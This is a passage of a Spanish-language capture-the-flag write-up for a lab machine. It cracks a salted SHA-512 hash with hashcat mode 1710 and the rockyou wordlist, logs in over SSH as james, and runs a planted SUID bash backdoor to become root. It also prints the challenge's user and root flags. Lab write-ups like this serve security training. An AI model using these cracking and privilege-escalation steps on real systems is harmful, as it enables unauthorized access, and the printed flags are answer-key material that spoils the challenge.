
The screenshot shows a web browser window with the URL <https://hashcat.net/wiki/doku.php?id=hashcat>. The page content is a list of hashcat methods. Method 1710, 'sha512(\$pass.\$salt)', is highlighted with a red box. The browser's search bar at the bottom shows 'sha512' and indicates 2 of 38 matches.

Method	Description
4700	sha1(md5(\$pass))
4710	sha1(md5(\$pass.\$salt))
21100	sha1(md5(\$pass.\$salt))
18500	sha1(md5(md5(\$pass)))
4500	sha1(sha1(\$pass))
4510	sha1(sha1(\$pass).\$salt)
5000	sha1(sha1(\$salt.\$pass.\$salt))
130	sha1(utf16le(\$pass).\$salt)
1410	sha256(\$pass.\$salt)
1420	sha256(\$salt.\$pass)
22300	sha256(\$salt.\$pass.\$salt)
20720	sha256(\$salt.sha256(\$pass))
21420	sha256(\$salt.sha256_bin(\$pass))
1440	sha256(\$salt.utf16le(\$pass))
20800	sha256(md5(\$pass))
20710	sha256(sha256(\$pass).\$salt)
21400	sha256(sha256_bin(\$pass))
1430	sha256(utf16le(\$pass).\$salt)
10810	sha384(\$pass.\$salt)
10820	sha384(\$salt.\$pass)
10840	sha384(\$salt.utf16le(\$pass))
10830	sha384(utf16le(\$pass).\$salt)
1710	sha512(\$pass.\$salt)
1720	sha512(\$salt.\$pass)
1740	sha512(\$salt.utf16le(\$pass))
1730	sha512(utf16le(\$pass).\$salt)
50	hmac-md5 (key = \$pass)
60	hmac-md5 (key = \$salt)
150	hmac-sha1 (key = \$pass)
160	hmac-sha1 (key = \$salt)
1450	hmac-sha256 (key = \$pass)
1460	hmac-sha256 (key = \$salt)
1750	hmac-sha512 (key = \$pass)
1760	hmac-sha512 (key = \$salt)
11750	hmac-streebog-256 (key = \$pass), big-endian
11760	hmac-streebog-256 (key = \$salt), big-endian
11850	hmac-streebog-512 (key = \$pass), big-endian
11860	hmac-streebog-512 (key = \$salt), big-endian
28700	Amazon AWS4-HMAC-SHA256
11500	CRC32
27900	CRC32C
28000	CRC64Jones
18700	Java Object hashCode()
25700	MurmurHash
27800	MurmurHash3

sha512(\$pass.\$salt) <= Pass= hash del atacante Saalt = valor codificado para salt (**1c362db832f3f864c8c2fe05f2002a05**)

hashcat -m 1710


'6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed:1c362db832f3f864c8c2fe05f2002a05' /usr/share/wordlists/rockyou.txt



november16

para el resto nos conectamos a la maquina virtual ,

la web se ve asi



nos conectamos por el puerto 2222 a la maquina objetivo :

```
ssh -p 2222 james@10.10.192.6
```

hacemos un cat a user.txt

```
james@overpass-production:/home/james$ cat user.txt
```

thm{d119b4fa8c497ddb0525f7ad200e6567}

ejecutamos el suid.bash

```
./suid_bash -p
```

ganamos privilegios de root

```
.suid_bash-4.4# whoami  
root  
.suid_bash-4.4# cd /root  
.suid_bash-4.4# ls  
root.txt  
.suid bash-4.4# cat root.txt
```

Abrimos root.txt

y terminamos con la flag :

thm{d53b2684f169360bb9606c33873144d}

Maquina resuelta!